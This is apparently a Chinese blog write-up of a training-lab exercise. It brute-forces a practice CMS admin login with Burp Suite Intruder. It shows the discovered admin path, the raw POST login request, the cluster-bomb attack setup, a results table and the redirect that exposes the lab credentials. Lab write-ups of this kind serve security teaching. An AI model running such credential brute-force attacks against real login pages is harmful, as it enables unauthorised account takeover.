

基础工具运用：爆破管理员账户登录后台【配套课时：burp到支付和爆破 实战演练】

原创

E08640104 于 2021-04-14 00:10:03 发布 1034 收藏 4

分类专栏：[渗透测试](#) 文章标签：[渗透测试](#) [安全](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/E08640104/article/details/115682817>

版权



[渗透测试](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

题目：

第二关拿到密码后，虽然在admin路径中成功登录后台，但那竟然是一个假后台！

不过没关系，尤里也遇到过不少假后台，他决定换个思路入手，通过信息收集..... 它找到了女神的另一个购物网站，尤里决定从这个网站入手.....

一、登录爆破

- 1、http://59.63.200.79:8003/dami_999/dami_666/index.php首页右上角有个登录按钮，厉害了，点击登录
- 2、居然这么简单，直接就给了登录页面，直接burpsuite进行爆破，一顿操作猛如虎



- 3、结果用网站提供的词典等了很久，没有登录成功，提示 不存在账号，what!!!

果然没有这么简单，这个登录应该是用户登录页面，小芳是管理员啊，应该还有其他登录地址

二、扫描后台

找到了后台的登录地址是http://59.63.200.79:8003/dami_999/dami_666/admin.php?

三、登录爆破

既然找到了，继续爆破

- 1) 首先burpsuite找到登录请求（需要先填一个错误的密码提交），右击选择send to intruder

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
336...	https://p52-contacts.icloud...	PROPFIND	/126523536/carddavhome/	✓		207	8509	XML	
336...	https://p52-contacts.icloud...	REPORT	/126523536/carddavhome/card/	✓		207	978	XML	
336...	http://59.63.200.79:8003	GET	/dami_999/dami_666/admin.php			302	416	HTML	ph
336...	http://59.63.200.79:8003	GET	/dami_999/dami_666/admin.php?...	✓		200	2760	HTML	ph
336...	http://59.63.200.79:8003	GET	/dami_999/dami_666/Public/js/jq...			200	253172	script	js
336...	https://content-autofill.goo...	GET	/v1/pages/ChrDaHjybWUvODkuM...	✓					
336...	https://app.yinxiang.com	POST	/shard/s57/utility	✓					
336...	http://59.63.200.79:8003	POST	http://59.63.200.79:8003/dam...dmin.php?s=/Public/checklogin			200	1658	HTML	ph
336...	https://content-autofill...								
336...	https://app.yinxiang.co								
336...	https://p52-contacts.ic						995	text	
336...	https://p52-contacts.ic						2596	XML	
336...	https://p52-contacts.ic				☒+^+I		6509	XML	
336...	https://p52-contacts.ic				☒+^+R		978	XML	

Request Response

Raw Params Headers H

POST /dami_999/dami_666/...
 Host: 59.63.200.79:8003
 Content-Length: 44
 Cache-Control: max-age=0
 Upgrade-Insecure-Requests
 Origin: http://59.63.200.79:
 Content-Type: application/x

Engagement tools
 Show new history window
 Add comment
 Highlight
 Delete item
 Clear history

https://blog.csdn.net/E08540104

2) 选择交叉爆破, 2个变量

Burp Suite Professional v2.0.11 beta - config.burp (backup) - licensed to surterxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: **Cluster bomb**

```
POST /dami_999/dami_666/admin.php?s=/Public/checklogin HTTP/1.1
Host: 59.63.200.79:8003
Content-Length: 44
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://59.63.200.79:8003
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://59.63.200.79:8003/dami_999/dami_666/admin.php?s=/Public/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ASPSESSIONIDQATTCBS=BEJAMLACBKICBHMHEKNMHEH; PHPSESSID=275ho8agug4qldd6dalvb257k5; BkGOp95780_think_template=default; UM_distinctid=178c671630e6a3-0dfbc41d98b848-33687c08-13c680-178c671630f751; CNZZDATA1257137=cnzz_eid%3D2041538175-1618233942-%26ntime%3D1618323470
Connection: close
```


username=\$admin\$&password=\$welcome\$&verify=47013

https://blog.csdn.net/E08540104

3) 加载词典



4) 点击start attack 开始爆破!



5) 查看爆破情况，只有账号zkaq密码zkaq的 返回状态码是302，其余200的都显示账号错误，就是他了!

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
3	test	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
5	guest	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
2	root	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
4	system	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
1	zkaq	zkaq	302	<input type="checkbox"/>	<input type="checkbox"/>	497	
8	test12	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
11	admin123456	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
12	admin888888	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
13	admin12345	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
9	test123	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
10	admin888	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
15	admin123	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
16	admin456	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	
7	test1	zkaq	200	<input type="checkbox"/>	<input type="checkbox"/>	1658	

Request Response

Raw Headers Hex

```

HTTP/1.1 302 Found
Date: Tue, 13 Apr 2021 15:40:59 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: BkGOp9578O_1618328459=czoxOiiXljs%3D; expires=Tue, 13-Apr-2021 18:41:00 GMT; path=/
Location: /dami_999/dami_666/admin.php?s=/Index/index
Content-Length: 3

```

四、拿到flag

用账号zkaq密码zkag登录http://59.63.200.79:8003/dami_999/dami_666/admin.php?s=/Index/index，哈哈，看到flag了，成功

← → ↻ 不安全 59.63.200.79:8003/dami_999/dami_666/admin.php?s=/Index/index

应用 百度 TesterHome 技术 渗透测试 金融 百度翻译 自动化测试平台 0.0.0.0:8000/hello/ 购物

大米内容管理系统

管理首页 扩展字段 栏目管理 内容管理 清理缓存 一键升级 网站首页

平台首页 退出管理

网站配置 管理员 留言管理

系统核心

- 扩展字段
- 栏目管理
- 内容管理

基本管理

插件工具

ADK配置

修改管理员资料

注：用户名和密码请不要包含任何特殊字符或者危险字符[如or,and,delete等]支持同时修改帐户和密码

用户名：

用户密码：

所属管理组：

注：留空为不修改密码

确定修改 返回